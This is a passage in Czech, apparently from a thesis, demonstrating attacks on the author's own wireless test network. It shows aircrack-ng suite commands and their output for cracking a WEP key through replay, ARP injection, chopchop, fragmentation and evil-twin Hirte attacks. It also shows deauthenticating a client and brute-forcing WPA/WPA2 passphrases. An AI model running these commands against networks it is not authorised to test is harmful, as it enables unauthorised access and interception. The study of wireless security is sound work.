-o 1 -q 10 mon0
```

Úspěšná falešná autentizace bude vypadat následovně:




Obr. 4.11: Falešná autentizace

Poté následuje spuštění replay útoku:

```
aireplay-ng -2 -b 00:02:CF:7F:B5:D1 -h 74:E5:0B:C0:5B:8C -c FF:FF:FF:
FF:FF:FF -t 1 -p 0841 mon0
```

Následně program čeká na zachycení paketu, který by odpovídal specifikacím, uvedeným v příkazu. Po nalezení se nás program zeptá, jestli chceme použít daný paket - odpovíme písmenem "y" na obr.4.12.




Obr. 4.12: Interactive packet replay útok

Dále je spuštěna injekce zachycených paketů a generování vektorů IV. V mém případě měl připojený klient spuštěné internetové rádio a k prolomení hesla stačilo zachytit cca 15000 IV vektorů, což trvalo přesně 1 minutu a 30 vteřin, od spuštění replay útoku.

Nakonec už stačilo jen spustit aircrack-ng a PTW útok - obr.4.13, na soubor WEP64.ivs, se zachycenými vektory IV.:

```
aircrack-ng -x WEP64.ivs
```



Obr. 4.13: Spuštění PTW útoku

4.3.3 ARP replay útok

Tento typ útoku je možný provádět pouze tehdy, když je na síti asociován alespoň jeden klient, nebo lze samozřejmě využít falešné autentizace, ale s tím, že pokud z AP nepůjdou žádné ARP pakety, tak útok nebude možno provést a budeme muset počkat, až se k němu připojí legitimní klient.

Princip útoku je popsán podrobněji v kapitole 4.1.1.

Poté, co si začneme monitorovat provoz zvolené sítě a ukládat zachycené IV, přejdeme k příkazu pro injekci:

```
aireplay-ng -3 -b 00:02:CF:7F:B5:D1 -h 74:E5:0B:C0:5B:8C mon0
```

Následně se čeká, do té doby, než zachytíme ARP paket a budeme jej moci přeposlat na AP. Viz obr.4.14, při úspěšném ARP replay útoku.

```
18:27:40  Waiting for beacon frame (BSSID: 00:02:CF:7F:B5:D1) on channel 8
Saving ARP requests in replay_arp-0515-182740.cap
You should also start airodump-ng to capture replies.
Read 28385 packets (got 1702 ARP requests and 1975 ACKs), sent 1976 packets...(199 pps)
```

Obr. 4.14: Injekce ARP paketů

Rychlost injekce lze regulovat parametrem `-x` a v mém případě stačilo asi 50 vteřin na zachycení dostatečného množství vektorů IV, k prolomení hesla.

Příkazem:

```
aircrack-ng -x TEST-01.ivs
```

byl spuštěn PTW útok .ivs souboru, do kterého jsme si ukládali pomocí nástroje airodump-ng zachycené vektory IV.

Na obr.4.15 lze vidět, že už při tomuto počtu byl **64bitový WEP klíč** dešifrován se **100 % přesností**.

```
                KEY FOUND! [ 30:21:23:41:62 ] (ASCII: 0!#Ab )
Decrypted correctly: 100%
```

Obr. 4.15: Úspěšné prolomení klíče

4.3.4 KoreK chopchop útok

Pro úspěšný chopchop útok je nutné zachytit alespoň jeden 1 datový paket, což znamená, že útok půjde provést i v případě, že nebude do sítě přípojen žádný klient (bezdrátově), ale za předpokladu, že AP bude nějaká data vysílat ven (z LAN části bude něco vysláno broadcastem, např. ARP požadavek).

Spustíme si tedy chopchop útok příkazem:

```
aireplay-ng -4 -b 00:02:CF:7F:B5:D1 mon0
```


Program se nás, po zachycení nějakého paketu zeptá, zdali chceme použít právě ten daný paket pro chopchop útok, což vidíme na následujícím obrázku 4.16. Až si vybereme námi hledaný, tak odpovíme písmenem `y`.

```
11:47:28  Waiting for beacon frame (BSSID: 00:02:CF:7F:B5:D1) on channel 8


        Size: 86, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:02:CF:7F:B5:D1
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  60:EB:69:4C:00:BA

        0x0000:  0842 0000 ffff ffff ffff 0002 cf7f b5d1  .B..........[..]
        0x0010:  60eb 694c 00ba 00cc 2d04 5600 369d 5c52  `.iL....-.V.6.\R
        0x0020:  5073 4f9d 3b21 b28b 708c c194 9637 85e0  PsO.;!..p....7..
        0x0030:  9aa2 bbef e59d 51c7 149a 4627 981a caf6  ......Q...F'....
        0x0040:  c02c 39ac 0ef8 a775 fa56 82cb 7bb7 5fd3  .,9....u.V..{._.
        0x0050:  9a56 b9de 97df                           .V....

Use this packet ? y

Saving chosen packet in replay_src-0518-114728.cap

Offset   85 ( 0% done) | xor = 29 | pt = F6 |  155 frames written in  6471ms
Offset   84 ( 1% done) | xor = 63 | pt = F4 |    6 frames written in   245ms
Offset   83 ( 3% done) | xor = 43 | pt = 9D |  121 frames written in  5054ms
```

Obr. 4.16: Spuštění chopchop útoku

Po uhádnutí všech bytů paketu jsme získali 2 soubory, obsahující jak prostý text, tak soubor s hledaným šifrovacím klíčem, viz obr.4.17.

Poté nám zbývá vygenerovat ARP paket, což nám umožní nástroj packetforge-ng a injektovat ho do sítě. Ten abychom vytvořili, je dobré znát zdrojovou a cílovou IP adresu. Využitím programu **Wireshark** (síťový analyzátor), je možné ze souboru .cap vyčíst tyto adresy, viz obr.4.18.



Obr. 4.17: Získání souborů .cap a .xor při úspěšném chopchop útoku

Source	Destination	Protocol
192.168.1.109	255.255.255.255	ICMP

Obr. 4.18: Zobrazení souboru .cap


Přistoupíme tedy k vygenerování ARP paketu, kde bude cílová IP adresa 192.168.1.109, zdrojovou si zvolíme podle sebe (z daného rozsahu), `-y` bude získaný keystream z předchozího kroku a příkazem `-w`, si volíme název vygenerovaného ARP paketu:

```
packetforge-ng -0 -a 00:02:CF:7F:B5:D1 -h 74:E5:0B:C0:5B:8C
-k 192.168.1.109 -l 192.168.1.110 -y replay_dec-0515-191154.xor
-w arp_paket.cap
```

A v dalším kroku ho injektujeme do sítě.:

```
aireplay-ng -2 -r arp_paket.cap -b 00:02:CF:7F:B5:D1
-h 74:E5:0B:C0:5B:8C -x 200 mon0
```

Následně vidíme v okně, kde je spuštěn nástroj airodump, že se nám začaly generovat vektory IV. Spustíme aircrack-ng (stejným způsobem jako v předchozích případech: `aircrack-ng -x WEP64.ivs`) a útok PTW na obr.4.19, který při zachycení zhruba 15000 vektorů IV prolomí klíč.



Obr. 4.19: Odhalení klíče

4.3.5 Fragmentační útok

K provedení fragmentačního útoku využijeme podobného postupu jako v případě chopchop útoku. Na zvoleném kanálu začneme zachytávat data a čekáme na zachycení nějakého paketu.

Útok spustíme příkazem:

```
aireplay-ng -5 -b 00:02:CF:7F:B5:D1 -h 74:E5:0B:C0:5B:8C mon0
```

s parametry `-b` - MAC adresa AP a `-h` - MAC adresa karty, přes kterou jsme se falešně autentizovali, nebo adresa karty klienta, který je už na síti připojen.

```
Read 153 packets...

        Size: 92, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  00:02:CF:7F:B5:D1
          Dest. MAC  =  00:0C:42:84:41:E8
         Source MAC  =  74:E5:0B:C0:5B:8C

        0x0000:  0841 2c00 0002 cf7f b5d1 74e5 0bc0 5b8c  .A,.....t...[.
        0x0010:  000c 4284 41e8 10ab 26c8 8200 56d3 6618  ..B.A...&...V.f.
        0x0020:  883f 8a2d 0c5d 9396 e076 1649 ff55 24fb  .?.-.]...v.I.U$.
        0x0030:  9550 4e4e 4b32 b214 ab8a 70cf 6430 02a1  .PNNK2....p.d0..
        0x0040:  62df 0522 57cd 3ceb 2825 c297 bea4 1c15  b.."W.<.(%......
        0x0050:  6244 a320 f82a 0716 a629 a6e0            bD. .*...)..

Use this packet ? y

Saving chosen packet in replay_src-0518-172010.cap
17:21:37  Data packet found!
17:21:37  Sending fragmented packet
17:21:37  Got RELAYED packet!!
17:21:37  Trying to get 384 bytes of a keystream
17:21:37  Got RELAYED packet!!
17:21:37  Trying to get 1500 bytes of a keystream
17:21:37  Got RELAYED packet!!
Saving keystream in fragment-0518-172137.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

Obr. 4.20: Fragmentační útok

Na obr. 4.20 lze vidět úspěšné přeposílání paketu a postupné odhalení 1500 bytů keystreamu (PRGA), včetně informací o paketu, který má velikost 92 bytů a jedná se o komunikaci mezi klientem s MAC adresou 74:E5:0B:C0:5B:8C a RouterBoardem s MAC adresou 00:0C:42:84:41:E8 (dle arp tabulky), který se nachází za přístupovým bodem.

Výstupem je zde tedy soubor .xor s keystreamem, jehož využijeme k vygenerování ARP paketu. Cílovou a zdrojovou IP adresu, neboli parametry `-k` a `-l`, zvolíme jako


broadcastovou adresu.:

```
packetforge-ng -0 -a 00:02:CF:7F:B5:D1 -h 74:E5:0B:C0:5B:8C
-k 255.255.255.255 -l 255.255.255.255 -y fragment-0518-172137.xor
-w arp_paket.cap
```

Pak opět následuje injekce ARP paketu do sítě a spuštění PTW útoku:

```
aireplay-ng -2 -r arp_paket.cap -b 00:02:CF:7F:B5:D1
-h 74:E5:0B:C0:5B:8C -x 200 mon0
```

```
aircrack-ng -x WEP64.ivs
```




Obr. 4.21: Získání tajného klíče po úspěšném fragmentačním útoku

4.3.6 Hirte útok

Princip tohoto útoku je popsán v kapitole 4.1.1, přejdu tedy rovnou k praktické ukázce.


Hlavní myšlenkou je vytvořit si vlastní (falešný) AP a donutit klienta se k němu připojit. Vyjdeme z toho, že má zapnuté automatické připojení k síti, kam se v minulosti připojoval. V tom případě totiž vysílá speciální rámce s názvem "probe request", obsahujících informace o dané sítí (SSID, podporovanou rychlost) do okolí, které jsou součástí rámců typu "beacon" - vysílané broadcastově, přístupovým bodem.

Konkrétní případ lze vidět na obr.4.22, kde klient není k AP asociován a vysílá do okolí rámce "probe request".



Obr. 4.22: Stanice vysílající rámce probe request

Známe tedy SSID sítě, ke které byl klient v minulosti připojen, na kanále nezáleží, tudíž ho zvolíme tak, aby se co nejméně kryl s ostatními sítěmi v dosahu a byl tak co nejméně rušen. Následně si tedy vytvoříme falešný AP (tzv. "evil twin") s SSID WEP64 a spustíme Hirte útok, viz obr.4.23:



Obr. 4.23: Falešný AP a útok Hirte


```
airbase-ng -c 5 -e "WEP64" -W 1 -N -x 500 mon0
```

Parametry značí:

- -W 1 - nastaví použití šifrování na WEP;
- -N - označuje hirte útok;
- -x 500 - určuje, kolik paketů za vteřinu budeme posílat


Dále už jen známým způsobem spustíme zachytávání vektorů IV na dané sítí, se změnou v BSSID na 00:C0:CA:69:B5:9A, což je MAC adresa adaptéru mon0.:

```
airodump-ng -c 5 -w hirte --bssid 00:C0:CA:69:B5:9A --ivs mon0
```



Obr. 4.24: Zachytávání vektorů IV

Dle obr.4.24 je možno vidět, za jakou dobu je možné zachytit dostatek vektorů IV, abychom z nich PTW útokem následně dostali tajný klíč, obr.4.25.



Obr. 4.25: PTW útok

4.3.7 Útok na algoritmus WPA/WPA2-PSK

Útoky na tyto šifrovací algoritmy už nejsou založeny na PTW útoku, jelikož už nejsou použity statické klíče, tak jak to bylo u WEPu.

Jak je uvedeno v kapitole 2.2 , algoritmy WPA/WPA2 jsou založeny na tzv. "4-way handshake", která se sestavuje mezi klientem a AP a z toho důvodu jsou v současné době možné pouze útoky typu "bruteforce", na předsdílený klíč, který je v určité formě obsažen v těchto výměných zprávách, jak si ukážeme dále.

Základem je tedy opět tajný klíč (Passphrase), s velikostí od 8 do 63 znaků. Ten je pak konvertován do 256 bitového klíče PSK (Pre-Shared Key - náhrada za PMK), pomocí hashovací funkce PBKDF2 (Password based key derivation function). Tento proces (obr. 4.26) se děje jak na straně klienta, tak i na straně AP.[19]

Vstupy do této funkce jsou:

- výše zmiňovaný tajný klíč (Passphrase);
- SSID sítě, do které se připojujeme;
- délka SSID (počet znaků);
- 4096 - hodnota, kolikrát bude daný klíč hashován touto funkcí;
- 256 - počet bitů výstupního klíče PSK

Obr. 4.26: Vytvoření PSK


V případě soukromého módu je PSK = PMK. Následně je odvozen PTK (Pairwise Transient Key) v rámci 4-way handshake. Robustnost PTK je tedy přímo úměrná složitosti hesla (Passphrase) a současně tedy i SSID.

K provedení těchto brute force útoků je nutné zachytit 4-way handshake zprávy, které budou daný PTK a PMK obsahovat a na útočícím PC si podle slovníku a zachycených informací tyto hodnoty vypočítat. Jedná se pak o následné porovnávání zachycených hashových hodnot a vypočtených. Je možné naslouchat na dané sítí a čekat, dokud nějaký klient nenaváže spojení, čímž bychom tyto zprávy zachytili nebo využít deautentizačního útoku v nástroji aireplay-ng (kap.4.1.1).

V praktické ukázce si nejprve ukážeme, jak situace vypadá, pokud si uživatel na svém AP nechá defaultně nastavené SSID a zvolí špatné heslo. Začnu od začátku, zachytáváním komunikace na daném kanálu.:

```
aireplay-ng -c 8 -w WPA --bssid 00:02:CF:7F:B5:D1 mon0
```

V případě algoritmů WPA/WPA2 je nutné zachytávat celé pakety, tudíž nezadáváme parametr `--ivs`. Ve chvíli spuštění nástroje airodump-ng už byl na síti připojen klient, a tak ho bylo nutné donutit, aby se znovu připojil a byla tak úspěšně zachycena 4-way handshake, tak jak je to na obr.4.27 .



Obr. 4.27: Zachycení 4-way handshake

To si vynutíme známým příkazem:

```
aireplay-ng -0 3 -a 00:02:CF:7F:B5:D1 -c 74:E5:0B:C0:5B:8C mon0
```

Úspěšné zachycení 4-way handshake lze taktéž ověřit programem Wireshark, který dokáže dešifrovat soubor .cap se zachycenou komunikací. V něm je při úspěchu možné vidět 4 zprávy protokolu EAPOL.

Dalším krokem je nachystat si kvalitní slovník, pokud předpokládáme slovníkové heslo. Jedním z nich je běžně dostupný `rockyou.txt` (obsahující kolem 9,5 miliónu hesel, o velikosti 140 MB).

K výraznému urychlení cracknutí WPA/WPA2 hesla je možné si už dopředu vytvořit hash soubor (PMK), pro každou z kombinací hesla a specifikovaného SSID, jelikož jeho vytvoření je časově nejnáročnější operace. Pro tuto operaci je určen program **genpmk**, čehož využijeme.:

```
genpmk -f rockyou.txt -d hash_soubor -s Internet
```

Programu je nutné předat tyto parametry:

- -f - slovník s hesly;
- -d výsledný hash soubor;
- -s SSID sítě

Vytvoření toho hash souboru, pro tuto kombinaci slovníku a SSID, byla otázka necelých 9 hodin. Výsledná velikost souboru dosáhla 412 MB.


V této chvíli je na řadě sáhnout po programu **cowpatty**, ke spuštění slovníkového útoku na WPA-PSK.

```
cowpatty -d hash_soubor -r WPA-01.cap -s Internet
```

Nezbytné parametry ke spuštění jsou:

- -d - hash soubor;
- -r - pcap soubor se zachycenou 4-way handshake;
- -s - SSID sítě

Rychlost porovnávání záznamů dosahuje k 200 tisícům frází (hesel) za vteřinu, viz obr. 4.28.



Obr. 4.28: Úspěšné prolomení hesla, pomocí programu cowpatty

Je tedy vidět, jak důležité je zvolit dobré heslo a náhodné SSID, jelikož v opačném případě má útočník vrátka otevřená a k odhalení hesla mu stačí pár desítek vteřin.

Samozřejmě je možné použít aircrack, pokud nemáme pro dané SSID hash slovník, v tom případě by předalo aircracku parametrem `-w` slovník a daný soubor se zachycenou 4-way handshake:


```
aircrack-ng -w rockyou.txt WPA-01.cap.
```

Pokud by heslo nebylo nalezeno, nezbývá jiná možnost, než sáhnout po jiném slovníku, či vytvořit si soubor se všemi kombinacemi znaků, k čemuž nám poslouží program **crunch**.

Uveďme si příklad kombinaci 8 čísel:

```
crunch 8 8 1234567890 | aircrack-ng -w - WPA-01.cap
```

Na obr.4.29 je možné vidět jak aircrack porovnává vypočtené klíče pro danou passphrase, s těmi zachycenými z 4-way handshake.



Obr. 4.29: Brute force útok na WPA

Je ale důležité říci, že pokud by bylo heslo nastaveno, řekněme na 99991672 a nenacházelo by se tedy v žádném ze slovníků, tak v tomto nastavení programu crunch by cracknutí hesla trvalo skoro 19 hodin.

4.3.8 Další útoky na WPA/WPA2

Jedním z nich je využití zranitelnosti ve WPS (Wi-Fi Protected Setup), což je doplňková ochrana některých AP. Byla vydána Wi-Fi Aliancí v r. 2007, která zjednodušila připojení pro méně technicky zdatné uživatele. Toto WPS je založeno na 8 místném náhodném čísle, označováno jako PIN, které je umístěné na spodní straně většiny AP, které tento doplňek obsahují. Bezpečnostní díra byla nalezena panem Craigem Heffnerem v tom, jak AP odpovídá na autentizaci při chybném PINu. Prakticky AP se zapnutým WPS odpovídá, zdali jsou první 4 čísla správná nebo ne. To výrazně snižuje časovou náročnost bruteforce útoku, protože počet kombinací se sníží na 10^4, pro první polovinu. Pro druhou polovinu to je 10^3, protože poslední číslo je použito jako kontrolní součet předchozích čísel.

Nástroj využívající této zranitelnosti se nazývá **reaver** a uvádí se, že je možné do 10 hodin heslo získát. Záleží na daném AP, jestli po opakovaném neúspěšném zadání PINu přejde do stavu, kdy nebude přijímat žádné údaje nebo ne. [23]

Router ZyXEL, kterým disponuji avšak tuto ochranu nemá implementovanou, tudíž jsem nebyl schopen tento útok ověřit.

V Říjnu roku 2008 byla vydána publikace *Practical Attacks Against WEP and WPA*, ve které se Martin Beck a Erik Tews zaměřili na útok proti protokolu TKIP. Do té doby byl tento protokol považován za plně bezpečný. Útok, který provedli avšak nevede k zisku tajného klíče, tak ho zde nebudu podrobně rozepisovat. Tento útok je implementován uvnitř balíčku aircrack-ng, a to konkrétně v nástroji **tkiptun-ng**.

Jedním z požadavků na funkčnost tohoto útoku je ten, aby síť využívala QoS (Quality of Sevice). Bez něj by nebylo možné obejít TSC, které zabraňuje replay a chopchop útokům. QoS má vyhrazeno několik kanálů a pro každý z nich má svůj TSC. Je tak možné zachytit paket na kanálu s největším provozem, díky čemuž bude mít zachycený paket nejvyšší hodnotu TSC, ve srovnání s ostatními kanály. To následně umožní využít upraveného chopchop útoku. Z důvodu změn dočasných klíčů (PTK) je možné získaný keystream a hodnotu MIC použít pouze v době, kdy platí daný PTK. Délka platnosti klíčů je definována tzv. Key renewal intervalem. Samotný útok trvá mnohem déle než chopchop útok na WEP. Je to z důvodu ochrany protokolu TKIP, která při více jak jedné neshodě hodnoty MIC během jedné minuty vyhodnotí situaci jako útok na síť a vynutí tak změnu dočasných klíčů, což by znamenalo útok zopakovat. Čeká se tedy pokaždé minutu, po odkrojení jednoho bytu z paketu. Key renewal interval bývá většinou nastaven na 1 hodinu, což je k proběhnutí útoku dostačující.[22]

4.3.9 Zhodnocení útoků

Útoky na algoritmus WEP jsou založeny na jednom principu, a to zachytit dostatečné množství paketů, obsahujících vektor IV a aplikováním PTW útoku.

Prvním provedeným útokem byl Interactive packet replay, kterým byl zachycen IP paket, jdoucí od klienta na AP a záviselo pouze na provozu na síti, jak rychle bude získáno dostatek paketů.

Druhým z útoků byl ARP replay, který se projevil jako nejefektivnější, jelikož při každém ARP paketu se generuje nový IV vektor. Rychlost injekce závisela na vzdálenosti útočícího PC od AP. Při velké vzdálenosti a nastavení injekce na 500 paketů za sekundu se hodně paketů ztrácelo a bylo tak vhodné rychlost snížit.

Třetím byl chopchop útok, při němž byl konkrétně zachycen ARP požadavek, jdoucí broadcastem ven z LAN části. Tím bylo umožněno paket dešifrovat, vygenerovat ze získaných informací ARP paket a injektovat ho do sítě. Útok byl časově

nejnáročnější, ale klíč byl i tak do 5 minut získán.

U útoku fragmentačního byla situace podobná jako u chopchop útoku, s tím, že keystream potřebný k vygenerování ARP paketu byl získán okamžitě. Zachycený paket, jak jsem posléze při dešifrování zjistil a s pomocí DNS služby nslookup, byl způsoben programem KMplayer, který periodicky vysílal do internetu pakety protokolu TCP.

Posledním útokem na WEP byl útok Hirte, díky kterému byl dostatek IV vektorů získán za dobu 1 minuty. Je ale nutné podotknout, že pokud útočník nemá dostatečný vysílací signál, není možné úspěšně útok provést. K tomu, aby byl klient donucen připojit se k falešnému AP, musí být síla signálu útočníka větší než má pravý AP, jinak se k němu klient nepřipojí.

